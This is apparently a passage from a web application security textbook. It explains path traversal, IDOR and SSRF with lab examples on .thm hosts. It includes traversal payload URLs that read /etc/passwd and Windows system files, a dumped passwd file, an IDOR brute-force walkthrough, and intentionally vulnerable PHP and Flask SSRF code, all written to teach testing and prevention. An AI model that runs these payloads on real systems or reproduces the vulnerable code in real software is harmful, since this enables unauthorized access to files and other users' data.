



**Figure 10: URL composition**

For example, parameters are used with Google searching, where GET requests pass user input into the search engine. https://www.google.com/search?q=Search. Let's discuss a scenario where a user requests to access files from a web server. First, the user sends an HTTP request to the web server that includes a file to display. For example, if a user wants to access and display their CV within the web application, the request may look as follows, http://webapp.thm/get.php?file=userCV.pdf, where the file is the parameter and the userCV.pdf, is the required file to access.





**Figure 11: CV access and display request**

### 3.1.1 Cause of the vulnerability

File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.

### 3.1.2 Risks of the vulnerability

If the attacker can use file inclusion vulnerabilities to read sensitive data. In that case, the successful attack causes to leak of sensitive data, including code and files related to the web application, credentials for back-end systems. Moreover, if the attacker somehow can write to the server, then it is possible to gain remote command execution RCE. However, it won't be effective if file inclusion vulnerability is found with no access to sensitive data and no writing ability to the server.

### 3.1.3 Path Traversal

Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.

Path traversal vulnerabilities occur when the user's input is passed to a function such as file_get_contents in PHP. It's important to note that the function is not the main contributor to the

vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the file_get_contents to read the content of a file. Figure 12 shows how a web application stores files in /var/www/app.






**Figure 12: etc/passwd request**

**Figure 13: Root file path**




We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the directory one step up using the double dots ../. If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd

Suppose there isn't input validation, and instead of accessing the PDF files at /var/www/app/CVs location, the web application retrieves files from other directories, which in this case /etc/passwd. Each ".." entry moves one directory until it reaches the root directory "/". Then it changes the directory to /etc, and from there, it read the passwd file.

As a result, the web application sends back the file's content to the user as shown in Figure 14


**Figure 14: Retrieving file content**

Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:


http://webapp.thm/get.php?file=../../../../boot.ini or

http://webapp.thm/get.php?file=../../../../windows/win.ini

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually c:\.


### 3.1.4 Simulation

Simulation 6 shows a path traversal vulnerable application. First step, is to select any file from the shown options.





**Simulation 6: Path traversal application**

After selecting Chapter 1 file, Simulation 7 shows the captured request to be modified in the repeater.




**Simulation 7: Path Traversal Intercept**

Replacing text/chapter1.txt as shown in simulation 8 to access root file




**Simulation 8: Path Traversal Modified Request**

Simulation # shows the root file (etc/passwd)

```
  root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

**Simulation 9: Access Root file**

## 3.2 Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data. Seeing a product, user, or service identifier in the URL or otherwise is a must to test. IDOR vulnerabilities can reveal sensitive information, as well as potentially giving you access to usually restricted site functionality.

### 3.2.1 Analogy

Imagine signing up for an online service, and you want to change your profile information. The link you click on goes to http://online-service.thm/profile?user_id=1305, and you can see your information. Curiosity gets the better of you, and you try changing the user_id value to 1000 instead (http://online-service.thm/profile?user_id=1000), and to your surprise, you can now see another user's information. We now discovered an IDOR vulnerability. Ideally, there should be a check on the website to confirm that the user information belongs to the user logged requesting it.

### 3.2.2 IDOR Types

1. Obtaining unauthorized data access:
   - Exposed object references may reveal direct database IDs, allowing attackers to retrieve database records containing sensitive information.
   - Database key names and values can also be used to prepare SQL injection payloads.
2. Performing unauthorized operation

   By manipulating unvalidated user ID values, command names, or API keys, attackers can execute unauthorized operations in the application.

   Examples:
   1. Forcing a password change to take over a user’s account.
   2. Executing administrative commands to add users.
   3. Escalate privileges and getting access to paid-for or rate-limited application APIs or features.
4. Manipulating application objects
   - Access to internal object references can allow unauthorized users to change the internal state and data of the application.
   - Hence attackers might tamper with session variables

     Example: to alter data, elevate privileges, or access restricted functionality

5. Getting direct access to files

- Typically combined with path traversal.
- Manipulate file system resources.

    Example: upload files, manipulate other users' data, or download paid content for free.

### 3.2.3 Detection

As previously mentioned, an IDOR vulnerability relies on changing user- supplied data. This user-supplied data can mainly be found in the following three places:

1. Query component data is passed in the URL when making a request to a website as shown in Figure 15





**Figure 15: Query Component**

We can breakdown this URL into the following:

Protocol**:** https://

Domain**:** website.thm

Page**:** /profile

Query Component**:** id=23

Here we can see the "/profile" page is being requested, and the parameter id with the value of "23" is being passed in the query component. This page could potentially show personal user data, and by changing the id parameter to another value, we could view other users information.

2. Post Variables defined when examining the contents of forms on a website can sometimes reveal fields that could be vulnerable to IDOR exploitation. For example, the following HTML code for a form that updates a user's password.

```
<form method="POST" action="/update-password">
<input type="hidden" name"user_id" value="123">
<div>New Password:</div>
<div><input type="password" name="new_password"></div> <div><input type="submit"
value="Change Password">
</form>
```

You can see that the user's id is being passed to the web server in a hidden field. Changing the value of this field from 123 to another user_id may result in changing the password for another user's account.

3. Cookies are used to stay logged into a website, as it stores user's session. Usually, this will involve sending a session id which is a long string of random hard to guess text such as 5db28452c4161cf88c6f33e57b62a357, which the web server securely uses to retrieve your user information and validate your session. Sometimes though, less experienced developers may store user information in the cookie its self, such as the user's ID. Changing the value of this cookie could result in displaying another user's information. See below for an example of how this might look.


| | |
|---|---|
| GET /user-information HTTP/1.1<br>Host: website.thm<br>Cookie: user_id=9<br>User-Agent: Mozilla/5.0 (Ubuntu;Linux)<br>Firefox/94.0<br>Hello Noureen! | GET /user-information HTTP/1.1<br>Host: website.thm<br>Cookie: user_id=5<br>User-Agent: Mozilla/5.0 (Ubuntu;Linux)<br>Firefox/94.0<br>Hello Omar! |

### 3.2.4 Simulation

After login in with valid user, burp suite tool is used to intercept request. The response in Simulation 10, shows the logged in user data which include "userId".



**Simulation 10: IDOR valid user intercept**

Knowing that each user has a unique “userId”, brute force method is used to find all users. When payload appear with status 200, this indicates a valid user.




**Simulation 11: IDOR brute force**

Due to no access control, adding a valid userId in the url will result in accessing others personal information.




**Simulation 12: IDOR changing userId**

# Chapter 4: Session Management testing

At the core of any web-based application is the way in which it maintains state and thereby controls user-interaction with the site. Session Management broadly covers all controls on a user from authentication to leaving the application. HTTP is a stateless protocol, meaning that web servers respond to client requests without linking them to each other. Even simple application logic requires a user's multiple requests to be associated with each other across a "session". This necessitates third party solutions – through either Off-The-Shelf (OTS) middleware and web server solutions, or bespoke developer implementations. Most popular web application environments, such as ASP and PHP, provide developers with built-in session handling routines. Some kind of identification token will typically be issued, which will be referred to as a "Session ID" or Cookie.

## 4.1 Server-Side Request Forgery

Also known as SSRF. It's a vulnerability that allows a malicious user to cause the web server to make an additional or edited HTTP request to the resource of the attacker's choosing.
In simpler terms, SSRF is a vulnerability in web applications whereby an attacker can make further HTTP requests through the server. An attacker can make use of this vulnerability to communicate with any internal services on the server's network which are generally protected by firewalls.





**Figure 16: SSRF**

Now if you focus on the above diagram, In a normal case the attacker would only be able to visit the website and see the website data. The server running the website is allowed to communicate to the internal GitLab or Postgres database, but the user may not, because the firewall in the middle only allows access to ports 80 (HTTP) and 443 (HTTPS).However, SSRF would give an attacker the power to make a connection to Postgres and see its data by first connecting to the website server, and then using that to connect to the database. Postgres would think that the website is requesting something from the database, but in reality, it's the attacker making use of an SSRF vulnerability in website to get the data. The process would usually be something like this: an attacker finds an SSRF vulnerability on a website. The firewall allows all requests to the website. The attacker then exploits the SSRF vulnerability by forcing the web server to request data from the database, which it then returns to the attacker. Because the request is coming from the web server, rather than directly from the attacker, the firewall allows this to pass.

### 4.1.1 Cause of the vulnerability

The main cause of the vulnerability is blindly trusting input from a user. In the case of an SSRF vulnerability, a user would be asked to input a URL (or maybe an IP address). The web application would use that to make a request. SSRF comes about when the input hasn't been properly checked or filtered.  Let's look at some vulnerable code:

**Example 1: PHP**

Assume there is an application that takes the URL for an image, which the web page then displays for you. The vulnerable SSRF code would look like this:

```
<?php
if (isset($_GET['url']))
{
$url = $_GET['url'];
$image = fopen($url, 'rb');
header("Content-Type: image/png”);
fpassthru($image);
}
```

This is simple PHP code which checks if there is information sent in a 'url' parameter then, without performing any kind of check on it, the code simply makes a request to the user-submitted URL. Attackers essentially have full control of the URL and can make arbitrary GET requests to any website on the Internet through the server -- as well as accessing resources on the server itself.

**Example 2**: **Python**

```
from flask import Flask, request, render_template, redirect
import requests
app = Flask(__name__)
@app.route("/")
def start():
url = request.args.get("id")
r = requests.head(url, timeout=2.000)
return render_template("index.html", result = r.content)
if __name__ == "__main__":
app.run(host = '0.0.0.0')
```

The above example shows a very small flask application which does the same thing:

1) It takes the value of the "url" parameter.

2) Then it makes a request to the given URL and shows the content of that URL to the user. Again we see that there is no sanitisation or any kind of check performed on the user input.

### 4.1.2 SSRF Illustration

Figure 17 shows how the attacker can have complete control over the page requested by the web server. The Expected Request is what the website.thm server is expecting to receive, with the section in red being the URL that the website will fetch for the information.

The attacker can modify the area in red to an URL of their choice.





**Figure 17: SSRF attacker in control**

Figure18 shows how an attacker can still reach the /api/user page with only having control over the path by utilising directory traversal. When website.thm receives "../" this is a message to move up a directory which removes the /stock portion of the request and turns the final request into /api/user.

